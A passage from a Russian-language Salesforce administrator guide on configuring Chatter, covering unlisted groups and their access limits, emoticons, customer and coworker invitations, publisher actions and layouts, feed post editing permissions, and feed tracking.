2. Нажмите кнопку «**Правка**».
3. Установите флажок «**Включить неуказанные группы**».  
Данное действие инициирует отображение сообщения, содержащего важную информацию о включении неуказанных групп в организации.
4. Установите флажок напротив строки «**Я хочу включить неуказанные группы и понимаю необходимость обновления кода Apex/Visualforce в моей организации**» в выделенном сообщении.
5. Нажмите кнопку «**Сохранить**».

Неуказанная группа может быть создана любым пользователем. В отличие от личных групп, пользователи с полномочием «Просмотр всех данных» или «Изменение всех данных» могут просматривать или обновлять неуказанные группы только после добавления в качестве участников. Чтобы разрешить просмотр и изменение неуказанных групп пользователям, которые не являются участниками, назначьте им полномочие «Управление неуказанными группами» посредством профиля или набора полномочий.

СМ. ТАКЖЕ:

- [Ограничения для неуказанных групп](#)
- [Общие сведения о неуказанных группах](#)

## Ограничения для неуказанных групп

Прежде чем включить неуказанные группы в организации, просмотрите применяемые ограничения.

Для администраторов

- Просмотр или изменение неуказанных групп, их файлов и содержимого ленты без добавления в качестве участников доступно только пользователям с полномочием «Управление неуказанными группами».
- Пользователи с полномочием «Изменение всех данных» могут удалять содержимое ленты только из неуказанных групп со своим участием.
- Пользователи с полномочием «Экспорт данных» могут экспортировать все данные Chatter и просматривать экспортированные сообщения или комментарии из любой группы, независимо от наличия полномочия «Управление неуказанными группами».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager и Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения полномочия для профилей:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager и Developer**

- Полномочие «Управление неуказанными группами» не может быть назначено пользователям Chatter External, массового портала или массового клиентского портала.
- Неуказанные группы учитываются ограничением по количеству групп пользователя, но отображаются в списке «Группы» на странице профиля пользователя только в том случае, если пользователь, просматривающий список, является участником данных групп или обладает полномочием «Управление неуказанными группами». В зависимости от полномочий пользователя, просматривающего список, наличие скрытых неуказанных групп может влиять на точность количества, отображаемого напротив списка «Группы».

#### Для разработчиков

Код Apex выполняется в системном режиме, не принимая во внимание полномочия текущего пользователя. Данное ограничение влияет на страницы, созданные посредством кода Apex.

- Страницы Visualforce, отображающие группы, могут предоставлять доступ к неуказанным группам тем пользователям, которые не являются их участниками.
- Ввиду игнорирования полномочий пользователя системным режимом, все пользователи, которые просматривают страницу Visualforce, отображающую неуказанную группу, могут действовать от имени ответственного за данную группу.
- Приложения AppExchange, созданные посредством кода Apex и имеющие доступ ко всем группам, будут предоставлять доступ к неуказанным группам тем пользователям, которые не являются их участниками.

Ниже перечислены рекомендации по ограничению и управлению доступом к неуказанным группам.

- Отфильтруйте неуказанные группы из запросов SOQL во всем коде Apex.
- Чтобы дополнительно ограничить доступ к неуказанным группам, воспользуйтесь наборами полномочий, полномочиями профиля и проверками общего доступа в коде.
- Чтобы отслеживать и управлять процессом создания неуказанных групп, воспользуйтесь триггерами Apex для объекта CollaborationGroup. Введите строку «*Триггеры группы*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Триггеры группы**» для их добавления.

СМ. ТАКЖЕ:

[Включение неуказанных групп Chatter](#)

[Общие сведения о неуказанных группах](#)


## Включение смайликов в ленте

Смайлики позволяют пользователям наполнять сообщения и комментарии эмоциями (например, улыбка) путем ввода комбинации символов.

Смайлики не поддерживаются приложением Salesforce1.

1. Введите строку «*Параметры Chatter*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры Chatter**».
2. Установите флажок «**Разрешить смайлики**» в разделе «Смайлики в ленте».

Ниже перечислены комбинации символов, поддерживаемые системой Salesforce в сообщениях и комментариях.

| Комбинации символов  | Смайлик  |
|--|--|
| <ul style="list-style-type: none"> <li>• :) </li> <li>• :-) </li> </ul>                                |  (улыбка)         |
| <ul style="list-style-type: none"> <li>• :P </li> <li>• :-P </li> <li>• :p </li> <li>• :-p </li> </ul> |  (язык)           |
| <ul style="list-style-type: none"> <li>• :( </li> <li>• :-( </li> </ul>                                |  (грусть)       |
| <ul style="list-style-type: none"> <li>• &gt;:( </li> <li>• &gt;:-( </li> </ul>                        |  (недовольство) |
| <ul style="list-style-type: none"> <li>• :(( </li> <li>• :'( </li> <li>• :!-( </li> </ul>              |  (плач)         |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Database.com Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения смайликов:

- «Настройка приложения»

## Клиентские приглашения

Разрешите пользователям приглашать клиентов в личные собственные или управляемые группы. Клиенты — это пользователи, находящиеся за пределами корпоративных доменов электронной почты. Клиентам предоставляется узко ограниченный доступ к сети Chatter, поэтому они могут просматривать и взаимодействовать с участниками только тех групп, в которые они были приглашены.

Клиентские приглашения не поддерживают настраиваемые домены, созданные посредством функции «Мой домен», единую регистрацию и ограничения IP-адресов. Чтобы разрешить клиентским приглашениям поддержку данных функций, рекомендуем выполнить одно из указанных ниже действий.

- Настройте страницу единой регистрации для организации посредством дополнительной ссылки, направляющей пользователей на сайт <https://login.salesforce.com>.
- Включите единую регистрацию для клиентов.

Клиентские приглашения включены по умолчанию. Чтобы отключить их, введите строку «Chatter» в поле «Быстрый поиск» в меню «Настройка», выберите «*Параметры Chatter*» и снимите флажок в поле «Разрешить отправку клиентских приглашений» в разделе «Параметры Chatter». Отключение функции не ведет к удалению существующих клиентов или групп, которые могут приглашать клиентов.

СМ. ТАКЖЕ:

[Рабочие приглашения](#)

[Можно ли объединить несколько организаций Salesforce с помощью сети Chatter?](#)

## Рабочие приглашения

При наличии соответствующих разрешений пользователи Salesforce могут приглашать коллег, не имеющих лицензий Salesforce, в сеть Chatter. Приглашенные пользователи могут иметь доступ к людям, группам, профилям и файлам Chatter, тогда как записи доступны им только при наличии лицензии Salesforce.

Рабочие приглашения автоматически включены для новых организаций Salesforce. Домен электронной почты первого пользователя Salesforce, добавленного в организацию, используется в качестве домена компании в поле «**Корпоративные домены эл. почты**». Поддержка приглашений не включается, если в качестве домена указана бесплатная почтовая служба (например, yahoo.com или gmail.com).

Разрешается добавлять не более 200 доменов. Введите доменные имена, используемые в адресах корпоративной электронной почты. Рекомендуем не указывать бесплатные домены электронной почты (например, hotmail.com, yahoo.com или gmail.com). При наличии приглашения любой пользователь, адрес электронной почты которого содержит один из этих доменов, может просмотреть профили, ленты и группы Chatter.

Чтобы отключить рабочие приглашения, введите строку «Chatter» в поле «Быстрый поиск» в меню «Настройка», выберите «*Параметры Chatter*» и снимите флажок в поле «Разрешить отправку рабочих приглашений» в разделе «Рабочие приглашения».

### ВЕРСИИ

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Developer Edition** и **Database.com Edition**.

Salesforce CRM, утверждения, электронные уведомления Chatter, приглашения Chatter и клиентские приглашения недоступны в версии **Database.com Edition**.

### ВЕРСИИ

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Developer Edition** и **Database.com Edition**.

Salesforce CRM, утверждения, электронные уведомления Chatter, приглашения Chatter и клиентские приглашения недоступны в версии **Database.com Edition**.

При снятии выбора пользователи больше не смогут принимать приглашения. Чтобы отменить дальнейшую отправку приглашений с определенного домена, удалите нужный домен эл. почты.

СМ. ТАКЖЕ:

[Клиентские приглашения](#)

## Включение действий в публикаторе

Прежде чем добавить глобальные действия в публикатор, рекомендуем включить функцию «Действия в публикаторе» на странице «Параметры Chatter». Действия расширяют функциональные возможности публикатора Chatter и позволяют пользователям выполнять дополнительные действия в системе Salesforce и приложении Salesforce1.

1. Введите строку «*Параметры Chatter*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры Chatter**».
2. Нажмите кнопку «**Правка**».
3. Установите флажок «**Включить действия в публикаторе**» в разделе «Действия в публикаторе».
4. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

[Действия и макеты публикатора](#)

## Общие сведения о функции редактирования сообщений и комментариев ленты

Благодаря функции редактирования сообщений ленты, пользователи могут редактировать собственные сообщения ленты. Ответственные за записи могут также редактировать любые сообщения для собственных записей, включая сообщения, созданные другими пользователями.

Для пользования функцией редактирования сообщений ленты нужно подключить один параметр Chatter и два пользовательских разрешения.

Параметр «*Разрешить пользователям редактирование сообщений и комментариев*» на странице «Параметры Chatter» включает или выключает функцию редактирования сообщений ленты для организации. По умолчанию он включен для всех существующих и новых организаций. Все пользователи, которым назначен стандартный профиль, кроме пользователей Chatter Free, Chatter External и клиентского портала, могут редактировать собственные сообщения и комментарии. Администраторы должны специально включать разрешения в настраиваемых профилях или наборах полномочий.

Полномочие «Редактирование моих собственных сообщений» позволяет пользователям редактировать собственные сообщения. Данное полномочие доступно и автоматически включено для стандартных профилей, кроме профилей «Пользователь Chatter External», «Пользователь Chatter Free» и «Пользователь клиентского портала». Чтобы разрешить пользователям Chatter Free, Chatter External и клиентского портала редактировать сообщения, создайте копии профилей и включите для них разрешение «Редактирование моих собственных сообщений». Назначьте копию профиля соответствующему пользователю.

Полномочие «Редактирование сообщений для собственных записей» позволяет пользователям редактировать сообщения и комментарии для собственных записей, включая сообщения и комментарии других людей. Например, ответственный

### ВЕРСИИ

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения действий:


- «Настройка приложения»

или менеджер группы может редактировать все сообщения в ленте группы. Менеджер отдельного вида записи может редактировать все сообщения в этой записи. Данное полномочие доступно для стандартных и настраиваемых профилей, но по умолчанию выключено.


В данной таблице описываются полномочия и их стандартные параметры.

| Полномочие пользователя                          | Описание  | Доступно в профилях  | Стандартный параметр   |
|--|---|--|--|
| Редактирование моих собственных сообщений        | Данное полномочие разрешает пользователям редактировать собственные сообщения.  | Стандартные профили, за исключением <ul style="list-style-type: none"> <li>• Пользователь Chatter External</li> <li>• Пользователь Chatter Free</li> <li>• Пользователь массового клиентского портала</li> <li>• Профиль Partner Community User</li> </ul> | Включено во всех новых и текущих организациях  |
| Редактирование сообщений для собственных записей | Данное полномочие разрешает ответственному за записи изменять собственные сообщения и сообщения других пользователей, опубликованные в группах и на страницах сведений о записях. | Настраиваемые профили  | Выключено во всех новых и текущих организациях. Тем не менее, модераторы Chatter, модераторы сообщества и пользователи с полномочием «Изменение всех данных» могут всегда редактировать все сообщения и комментарии. |

Параметр «Разрешить пользователям редактирование сообщений и комментариев» на странице «Параметры Chatter» включен по умолчанию. При наличии обязательных полномочий параметр «Правка» доступен посредством раскрывающегося меню для сообщений, комментариев, вопросов и ответов. Данный параметр открывает отдельное окно редактирования, позволяющее пользователям изменять текст.



После сохранения отредактированной версии сообщения отображается временная отметка редактирования, указывающая на изменение исходного сообщения.



При упоминании новых людей или групп во время редактирования сообщения или комментария данным людям и группам отправляются электронные уведомления. Люди и группы, упомянутые в исходном сообщении или комментарии, не получают новое электронное уведомление. Электронные уведомления для отредактированных сообщений или комментариев отображают временную отметку редактирования.

Функция редактирования сообщений ленты доступна пользователям сообщества только при создании сообщества на основе шаблона «Вкладки Salesforce + Visualforce» или «Napili». Параметр «Правка» не поддерживается системными сообщениями (например, обновления записей, отслеживаемые лентой).

#### Включение функции редактирования сообщений ленты в профиле пользователя или наборах полномочий

По умолчанию функция редактирования сообщений ленты выключена для всех настраиваемых профилей. Чтобы она стала доступна для пользователей, внесите изменения в их профили или добавьте набор полномочий.

#### Отключение редактирования сообщений ленты для всех пользователей

По умолчанию все пользователи, назначенные профилю, который содержит полномочия, необходимые для редактирования сообщений ленты, могут редактировать сообщения и комментарии. При необходимости функция редактирования сообщений ленты может быть выключена для всех пользователей организации, независимо от назначенного профиля пользователя.

### Включение функции редактирования сообщений ленты в профиле пользователя или наборах полномочий

По умолчанию функция редактирования сообщений ленты выключена для всех настраиваемых профилей. Чтобы она стала доступна для пользователей, внесите изменения в их профили или добавьте набор полномочий.

Ниже даны инструкции по назначению набора полномочий.

1. Введите строку «*Наборы полномочий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Наборы полномочий**».
2. Выберите готовый набор полномочий или добавьте новый.
3. Нажмите кнопку «**Правка**» в разделе «Полномочия системы».
4. Выберите нужные полномочия.
  - Чтобы разрешить пользователям, которым назначен данный настраиваемый профиль, редактирование собственных сообщений и комментариев, установите флажок «*Редактирование моих собственных сообщений*».
  - Чтобы разрешить пользователям, которым назначен данный настраиваемый профиль, редактирование сообщений и комментариев для собственных записей, включая сообщения и комментарии, опубликованные другими пользователями, установите флажок «*Редактирование сообщений для собственных записей*».

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания настраиваемых профилей:

- «Управление профилями и наборами полномочий»

Назначение наборов полномочий

- «Назначение наборов полномочий»

5. Нажмите кнопку **«Сохранить»**.
6. Назначьте набор полномочий избранным пользователям.




Пример:  [Просмотреть обзор: «Назначение набора полномочий»](#)

### Отключение редактирования сообщений ленты для всех пользователей

По умолчанию все пользователи, назначенные профилю, который содержит полномочия, необходимые для редактирования сообщений ленты, могут редактировать сообщения и комментарии. При необходимости функция редактирования сообщений ленты может быть выключена для всех пользователей организации, независимо от назначенного профиля пользователя.

1. Введите строку *«Параметры Chatter»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Chatter»**.
2. Нажмите кнопку **«Правка»**.
3. Снимите флажок *«Разрешить пользователям редактирование сообщений и комментариев»* в разделе «Изменение сообщений и комментариев».




4. Нажмите кнопку **«Сохранить»**.

Функция редактирования сообщений ленты выключается для всей организации. Пользователи не могут редактировать сообщения и комментарии.

## Действия и макеты публикатора

Действия расширяют функциональные возможности публикатора Chatter и позволяют пользователям выполнять дополнительные действия в системе Salesforce и приложении Salesforce1.

Действия являются основой производительности. Действия позволяют пользователям выполнять свою работу без лишних переходов, полей и временных затрат. Особенно полезными действия оказываются в приложении Salesforce1, чей оптимизированный для просмотра на мобильных устройствах интерфейс позволяет быстро создавать и редактировать записи. По умолчанию публикатор Chatter отображает стандартные действия «Сообщение», «Файл», «Ссылка», «Опрос» и «Вопрос».



### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения или выключения функций в параметрах Chatter:


- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Developer Edition** и **Database.com Edition**.



Приложение Salesforce1 отображает действия на панели действий, в связанном меню действий и в виде действий над элементом списка.



Система поддерживает разные категории действий (например, стандартные действия, нестандартные действия, действия по умолчанию, мобильные интеллектуальные действия, настраиваемые действия и продуктивные действия).

- **Стандартные действия.** Стандартные действия — это действия, добавляемые в публикатор автоматически при включении Chatter (например, «Сообщение», «Файл», «Ссылка» и «Опрос»). Пользователи могут настраивать порядок их отображения в публикаторе, но не могут редактировать их свойства.
- **Нестандартные действия.** Нестандартные действия — это действия, создаваемые и настраиваемые пользователями.
- **Действия по умолчанию.** Действия по умолчанию — это predefined действия, поддерживаемые системой Salesforce. Чтобы предоставить пользователям доступ к данным действиям, добавьте их в макет публикатора.
- **Мобильные интеллектуальные действия.** Мобильные интеллектуальные действия — это набор стандартных действий (например, действия по умолчанию). В приложении Salesforce1 мобильные интеллектуальные действия позволяют пользователям создавать записи прямо в ленте.
- **Настраиваемые действия.** Настраиваемые действия — это страницы Visualforce или приложения холста, поддерживающие заданные функции. Например, создайте настраиваемое действие, позволяющее пользователям добавлять комментарии длиной более 5 000 символов.
- **Продуктивные действия.** Продуктивные действия — это predefined действия, поддерживаемые системой Salesforce и применяемые к организациям, контактам, событиям, интересам, пользователям и профилям пользователей. Продуктивные действия недоступны для редактирования или удаления.

Чтобы дополнить публикатор другими действиями или изменить порядок их отображения, рекомендуем сначала включить действия в публикаторе на странице «Параметры Chatter» меню «Настройка».

### Создание глобальных макетов публикатора

Global publisher layouts determine the global actions that appear in the various Salesforce interfaces. In Salesforce Classic, these layouts customize the actions in Chatter publishers on global pages (like the Home page) and on the Chatter page. Lightning Experience uses these layouts to populate the Global Actions menu with Log A Call actions and Create a Record quick actions that point to the Events, Notes, and Tasks objects. And in Salesforce1, these layouts drive the actions that appear in the action bar on the Feed and People pages. Global publisher layouts can include global actions only.

### Добавление действий для глобальных макетов публикатора

Действия, которые вы добавляете в глобальные макеты публикатора, появляются на таких страницах, как главная и Chatter, а также на панели действий и в меню действий на страницах «Лента» и «Люди» приложения Salesforce1.

## Создание глобальных макетов публикатора

Global publisher layouts determine the global actions that appear in the various Salesforce interfaces. In Salesforce Classic, these layouts customize the actions in Chatter publishers on global pages (like the Home page) and on the Chatter page. Lightning Experience uses these layouts to populate the Global Actions menu with Log A Call actions and Create a Record quick actions that point to the Events, Notes, and Tasks objects. And in Salesforce1, these layouts drive the actions that appear in the action bar on the Feed and People pages. Global publisher layouts can include global actions only.

1. Введите строку «*Макеты публикатора*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Макеты публикатора**».
2. Чтобы создать глобальный макет публикатора, нажмите кнопку «**Создать**».
3. Чтобы клонировать макет публикатора, выберите нужный макет в раскрывающемся списке «Текущий глобальный макет публикатора».
4. Введите имя нового глобального макета публикатора.
5. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Назначение глобальных макетов публикатора профилям пользователя](#)  
[Глобальные макеты публикатора](#)

### ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic** и  
**Lightning Experience**

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Database.com Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания действий:

- «Настройка приложения»

Для настройки макетов действий и макетов страниц:

- «Настройка приложения»

Для просмотра макетов страниц:

- «Просмотр настройки»

## Добавление действий для глобальных макетов публикатора

Действия, которые вы добавляете в глобальные макеты публикатора, появляются на таких страницах, как главная и Chatter, а также на панели действий и в меню действий на страницах «Лента» и «Люди» приложения Salesforce1.

Расположите действия так, чтобы часто используемые действия выводились первыми в каждом списке. Все остальные действия отображаются в раскрывающемся меню публикатора.



[Просмотреть обзор: настройка глобальных макетов публикатора](#)

При необходимости добавьте действия в два раздела макета страницы.

### Быстрые действия в средстве публикации Salesforce Classic

Данный раздел может содержать только действия из категории «Быстрые действия». Действия данного раздела отображаются в публикаторе Chatter полной версии системы Salesforce.

### Действия Salesforce1 и Lightning Experience

Данный раздел может содержать только действия из категории «Действия Salesforce 1». При использовании макетов страниц объектов категория «Действия Salesforce 1» содержит все доступные типы действий для объекта, включая быстрые действия, продуктивные действия, стандартные и настраиваемые кнопки. Действия в этом разделе отображаются в панели действий и меню действий в Salesforce1 и в различных областях Lightning Experience.

1. Введите строку «*Макеты публикатора*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Макеты публикатора**».
2. Чтобы добавить или удалить действия, перетащите нужные действия на палитру или наоборот. Чтобы изменить порядок отображения действий, выберите нужное действие и перетащите его в другую область.

В разделе «Быстрые действия в публикаторе» Salesforce Classic первые три действия слева отображаются в публикаторе Chatter. Все другие действия отображаются в раскрывающемся меню «Больше».

3. По завершении нажмите кнопку «**Сохранить**». Чтобы сохранить внесенные изменения и продолжить работу над макетом, нажмите кнопку «**Быстрое сохранение**».

Закрытие макета без сохранения инициирует удаление всех внесенных изменений.



**Пример:** Добавим действие по созданию организации в публикатор, чтобы пользователи могли создавать организацию непосредственно из публикатора. Просто перетащите действие по созданию организации в разделе «Быстрые действия в публикаторе» и сохраните свои изменения.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Database.com Edition** и **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания действий:


- «Настройка приложения»

Для настройки макетов действий и макетов страниц:


- «Настройка приложения»

Для просмотра макетов страниц:

- «Просмотр настройки»



Перейдите на вкладку «Chatter». Теперь действие по созданию организации отображается в публикаторе.



СМ. ТАКЖЕ:

[Назначение глобальных макетов публикатора профилям пользователя](#)

[Настройка пользователей для создания записей прямо на боковой панели Salesforce](#)

[Мобильные интеллектуальные действия](#)

## Отслеживание ленты

Отслеживание ленты позволяет отслеживать изменения в объектах и полях и публиковать их в качестве обновлений в Chatter. Пользователи, отслеживающие ту или иную запись, видят обновления ленты в ленте Chatter.

Функция отслеживания лент доступна для объектов и полей. Функция отслеживания лент может быть настроена для пользователей, групп Chatter, тем, настраиваемых объектов, внешних объектов и следующих стандартных объектов: организации, типы статей, активы, кампании, обращения, контакты, контракты, панели мониторинга, события, интересы, возможности, продукты, отчеты, решения и задачи.

Правила общего доступа и параметры безопасности поля определяют уровень доступа для изменений записи, отображаемых в лентах Chatter. Для того чтобы пользователь мог отслеживать изменения записи в ленте, у него должен быть доступ к этой записи.

Ниже перечислены объекты и поля, которые отслеживаются по умолчанию.

- Организация: «Имя организации», «Ответственный за организацию»
- Обращение: «Ответственный за обращение», «Приоритет», «Статус»
- Группа Chatter: «Разрешить клиентский доступ», «Описание», «Групповой доступ», «Информационный текст», «Информационный заголовок», «Имя», «Имя ответственного»
- Контакт: «Имя организации», «Ответственный за контакт», «Имя»
- Интерес: «Ответственный за интерес», «Статус интереса», «Имя»
- Возможность: «Стоимость», «Дата закрытия», «Имя возможности», «Ответственный за возможность», «Этап»
- Тема: «Описание»
- Пользователь: «Обо мне», «Адрес», «Эл. почта», «Менеджер», «Телефон», «Должность»

Отслеживаемые обновления ленты, которые были опубликованы более 45 дней назад и не содержат комментариев или предпочтений, удаляются автоматически.

Отслеживаемые обновления ленты больше не отображаются в ленте. Тем не менее пользователям доступен контрольный журнал для отслеживаемого поля, поддерживающего функцию аудита.

### [Настройка функции отслеживания лент Chatter](#)

Включите отслеживание ленты для объектов и записей, чтобы пользователи могли получать обновления о состоянии отслеживаемых объектов и записей в ленте Chatter. Многие объекты и поля отслеживаются по умолчанию; при необходимости можно начинать или отменять отслеживание определенных объектов и полей.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Developer Edition** и **Database.com Edition**.

Организации, обращения, контакты, интересы, возможности и пользователи недоступны в версии **Database.com Edition**.

Внешние объекты Lightning Connect доступны в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки полей, отслеживаемых в лентах:

- «Настройка приложения»

Для просмотра страницы настройки функции отслеживания полей:

- «Просмотр настройки и конфигурации»

[Включение обновлений ленты для связанных записей](#)

Страница сведений о записи может отображать обновления ленты о создании связанных записей. Обновления ленты для связанных записей предоставляют пользователям полные сведения о действиях над организацией.

СМ. ТАКЖЕ:

[Параметры Chatter](#)

## Настройка функции отслеживания лент Chatter

Включите отслеживание ленты для объектов и записей, чтобы пользователи могли получать обновления о состоянии отслеживаемых объектов и записей в ленте Chatter. Многие объекты и поля отслеживаются по умолчанию; при необходимости можно начинать или отменять отслеживание определенных объектов и полей.

Функция отслеживания лент может быть настроена для пользователей, групп Chatter, тем, настраиваемых объектов, внешних объектов и следующих стандартных объектов: организации, типы статей, активы, кампании, обращения, контакты, контракты, панели мониторинга, события, интересы, возможности, продукты, отчеты, решения и задачи.

1. Введите строку «*Отслеживание ленты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Отслеживание ленты**».
2. Выберите объект.
3. Установите флажок «Включить отслеживание ленты».
 

Данный флажок доступен только при наличии соответствующих полномочий.
4. Выберите не более 20 полей для отслеживания.
 

Поля не могут быть выбраны для внешних объектов или типов статей. Ниже перечислены типы стандартных полей, которые не поддерживают функцию отслеживания.

  - Поля автонумерации, формулы и сводного резюмирования.
  - Зашифрованные поля и системные поля, доступные только для чтения.
  - Поле возможностей «Ожидаемый доход».
  - Поля решений «Заголовок решения» и «Сведения о решении»; данные поля отображаются только для переведенных решений, если организация поддерживает многоязычные решения.
5. При использовании действий в публикаторе отображается флажок «Все связанные объекты». Чтобы просмотреть элементы ленты при создании связанных объектов, установите данный флажок.
6. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

[Отслеживание ленты](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Developer Edition и Database.com Edition.**

Организации, обращения, контакты, интересы, возможности и пользователи недоступны в версии **Database.com Edition.**

Внешние объекты Lightning Connect доступны в версиях: **Developer Edition.**

Доступно за дополнительную плату в версиях: **Enterprise Edition, Performance Edition и Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки полей, отслеживаемых в лентах:

- «Настройка приложения»

Для просмотра страницы настройки функции отслеживания полей:

- «Просмотр настройки и конфигурации»

## Включение обновлений ленты для связанных записей

